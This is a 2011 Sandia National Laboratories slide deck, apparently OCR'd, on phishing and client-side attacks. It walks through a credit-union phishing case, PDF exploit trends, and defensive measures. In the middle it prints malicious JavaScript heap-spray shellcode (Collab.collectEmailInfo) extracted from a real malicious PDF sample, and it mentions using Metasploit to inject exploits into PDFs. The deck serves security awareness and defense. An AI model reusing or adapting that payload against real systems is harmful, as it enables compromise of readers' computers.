SAND2011-4094C

6/15/2011

Phishing and Client Side Attacks

Christopher Nebergall

Cyber Security Technologies Department

Sandia National Laboratories

Sandia National Laboratories is a multi program laboratory managed and operated by Sandia Corporation, a wholly owned subsidiary of Lockheed Martin Corporation, for the U.S. Department of Energy's National Nuclear Security Administration under contract DE-AC04-94AL85000. SAND2011-0439P
.

NNSA National Nuclear Security Administration

Sandia National Laboratories

Topics we will be covering

- What is phishing?
- Bank Example
- Intelligence gathering
- Security Architectures
- PDF Infections
- Protecting your network

What is phishing?

- **World English Dictionary**

  The practice of using fraudulent e-mails and copies of legitimate websites to extract financial data from computer users for purposes of identity theft

- **Wikipedia's Definition**

  Phishing is a way of attempting to acquire sensitive information such as usernames, passwords and credit card details by masquerading as a trustworthy entity in an electronic communication. Communications purporting to be from popular social web sites, auction sites, online payment processors or IT administrators are commonly used to lure the unsuspecting public.

Often reporting to be from Financial institutions – banks, paypal (through email, phone, or SMS)

Social networking sites – facebook, twitter

Sites which provide transactions such as Ebay

Email providers – gmail, hotmail, etc

Spear Phishing


Quotes are from
http://www.fbi.gov/news/stories/2009/april/spearphishing_040109

"Instead of casting out thousands of e-mails randomly hoping a few victims will bite, spear phishers target select groups of people with something in common—they work at the same company, bank at the same financial institution, attend the same college, order merchandise from the same website, etc. The e-mails are ostensibly sent from organizations or individuals the potential victims would normally get e-mails from, making them even more deceptive."

Spear phishers know about your organizations, what you want, and what it will take for some of your users to click on the link!

In depth example - what if you received this email? Is it legit?

- **Source and Image taken from http://isc.sans.edu/diary.html?storyid=1118**
- **Additional Details**
  http://blog.washingtonpost.com/securityfix/2006/02/the_new_face_of_phishing_1.html



Sandia National Laboratories

Dig a little deeper

- Mountain America – is your credit union
- They use your credit union's logo's and graphics on the email and in the website
- Your credit card does start with 4053-85
- You type the link text in yourself – you don't trust HTML in the link
- The web site has SSL
- You check the certificate – It's a valid business site as verified by the "Equifax Secure Inc., Its their eBusiness CA"
- There are links to a business profile in the certificate, with details of the company
  - The details of the company are that it was issued to a company called Mountain America, out of Salt Lake City – still looks fine
- All they seem to want is your credit card number, and they already have it right? Right?

What was wrong with the email and website?

- Your bank is actually Mountain America **Credit Union**
- **Every credit card** from this credit union with 4053-85
- Business verification web site? Geotrust stated

  "Lockhart [Geotrust's vice president of marketing] said Geotrust has a rigorous process in place to check for phishy certificate requests that relies on algorithms which check cert requests for certain words, misspellings or phrases that may indicate a phisher is involved. In this case, she said, the technology did not flag the request because there was nothing in the Internet address to indicate the site was at all related to a financial institution."

http://blog.washingtonpost.com/securityfix/2006/02/the_new_face_of_phishing_1.html

Where could an attacker have gotten this information?

Answer: From you.

- Your company website
- Your companies public directories
- Your companies press releases

Corporate Security Architectures


Hard on the outside and creamy in the center

Attacker targets your desktops or internal resources

Internet

Firewall

Internal network




PDF Attacks on the rise

According to Toralv Dirro, a security strategist with McAfee Labs, the percentage of exploitative malware targeting PDF vulnerabilities has skyrocketed. In 2007 and 2008, only 2% of all malware that included a vulnerability exploit leveraged an Adobe Reader or Acrobat bug. The number jumped to 17% in 2009, and to 28% during the first quarter of 2010.

http://www.pcworld.com/article/195206/pdf_exploits_explode_continue_climb_in_2010.html


Release	CVE ID	Description	Exploit	Status	Exploitability	Patch
2011-04-11	CVE-2011-0611	Adobe Flash embedded in Office or PDF documents, Flash exploit used in Amnesty UK website seeding attack. Possible author @yuange1975. Reported by Mila Parkour.	Adobe Flash zeroday. See the Adobe advisory for more information.	patched	High	2011-04-21 > Reader 9.4.3
2011-03-14	CVE-2011-0609	Adobe Flash vulnerability (discovered embedded in MS Excel XLS), mwtracker reported use in PDF affecting Acrobat and Reader, does not bypass protections of Reader X 10.0.1 sandboxing. Possible author @yuange1975. XLS used in RSA compromise.	Adobe Flash zeroday. See the Adobe advisory for more information.	patched	High	2011-03-21 > Reader 9.4.2
2010-11-04	CVE-2010-4091	PDF Doc.printSeps memory corruption error. Reported by scup.	Adobe PDF zeroday Doc.printSeps(). See for mitigation advice.	patched	Low - VUPEN reports code execution possible, working PoC unpublished	2010-11-16 >9.4.1

Phishing and client side attacks



What if you received the NLIT Agenda in email?

Email from: jennifer@fbcinc.com.



NLIT Summit 2011 Presentation / Birds of a Feather Agenda, June 15-17

NLIT Summit 2011

TUESDAY, June 14, 2011		
Afternoon-Evening Registration and Welcome Reception		
2:00-7:00	Summit registration and check-in	Grand Ballroom
5:00-7:00	Welcome reception	

WEDNESDAY, June 15, 2011		
Breakfast and General Assembly		
6:45-8:00	Breakfast and registration	Grand Ballroom
8:00-8:30	NLIT welcome: Jill Deem	Colorado Ballroom
8:30-9:00	Site reports: NNSS, LLNL	
9:00-9:15	ESnet	
9:15-10:00	CIO Challenge	
10:00-10:30	Break	Grand Ballroom

Sandia National Laboratories

Could the PDF be altered to attack you?

- **Yes!**
- **Recent versions of Metasploit support adding the Launch vulnerability (since patched) into an existing PDF**
- **What about the from address? Spoofed**
- **Would you have known the difference?**

What does a PDF Exploit look like?

- Gzipped as an object in the PDF is the following javascript code. I used PDF Stream Dumper http://sandsprite.com/blogs/index.php?uid=7&pid=57 (Warning my organization blocks this download, run the tool along with the malicious PDF on VM or workstation not connected to your network). Malicious PDF File is from the larger malicious data set http://contagiodump.blogspot.com/2010/08/malicious-documents-archive-for.html I obtained it from http://zeltser.com/media/archive/9bc1735453963e33ea1857cc25aa5a19.zip with the name SurveyOnObama.pdf

```
function re(count,what)
{var v = "";
while (--count >= 0)
v += what;
return v;}
function sopen()
{sc =
    unescape("%uc933%ub966%u017c%u1beb%u565e%ufe8b%u66ac%u612d%u6600%ue0c1%u6604%ud08b%u2cac%u6661%uc203%u49aa%uea75%ue8c3%uffe0%uffff
    %u6666%u6c59%u6d5f%u6459%u6d5f%u6d66%u6466%u6766%u6866%u685d%u6665%u6160%u6262%u6161%u6161%u6161%u6a5f%u6f62%u6261%u6161%u6161%
    u7059%u6665%u6d60%u6567%u625b%u6164%u6161%u6161%u6161%u6c59%u6165%u6d61%u6c59%u6168%u6d62%u6e5b%u6c59%u6966%u6961%u6a59…");
if (app.viewerVersion >= 7.0)
{
   plin = re(1124,unescape("%u0b0b%u0028%u06eb%u06eb")) + unescape("%u0b0b%u0028%u0aeb%u0aeb") + unescape("%uFCFC%uFCFC") +
    re(120,unescape("%u0b0b%u0028%u06eb%u06eb")) + unescape("%uFCFC%uFCFC") + sc + re(1256,unescape("%u6161%u6161"));
}
else
{
ef6 =  unescape("%uf6eb%uf6eb") + unescape("%u0b0b%u0019");
plin = re(80,unescape("%uFCFC%uFCFC")) + sc + re(80,unescape("%uFCFC%uFCFC"))+unescape("%u17e9%ufffb")+unescape("%uffff%uffff") + unescape("%uf6eb%uf4eb")
    + unescape("%uf2eb%uf1eb");
while ((plin.length % 8) != 0)
plin = unescape("%u6161") + plin;
plin += re(2626,ef6);
}
if (app.viewerVersion >= 6.0)
{
this.collabStore = Collab.collectEmailInfo({subj: "",msg: plin});
}
```

Phishing Protections

- Patch, patch, patch
- Configuration management – do you even know what users are running on their desktops?
- Disabling links on external emails
- Limit what information your corporation provides on line
- Training and awareness

  Unsolicited emails – why is this person sending me this?

  Typing URL's in by hand rather than clicking links

  Users should know where to forward the suspicious email so responders know ASAP
- Latest versions of Office can be configured to show explicit links
- Multiple levels of Antivirus

Phishing Protections

- Patch, patch, patch (again)
- Subscribing to spam/phishing prevention tools
- Dropping executable file types in email gateways
- Using a web, content aware categorized HTTP proxy
  - Block known phishing sites
  - Block known unpatched file types
- Use the latest software – Windows 7 has more protections than XP
- Subscribe to corporate/industry specific Alerts – provides situational awareness from your neighbors
- Relationships with Cyber Security teams of other companies in same industry
  - provide near real time situational awareness

Phishing Protections

- New class of Non-signature based Commercial Products
  - Example Fireeye Email Appliance
- Traditional IDS – once you or your contacts have a signature put it in place.
- Separate Accounts – If a user has access to sensitive data that should be with a separate account then their corporate email or web browsing
- Two factor authentication
- Others?

Questions?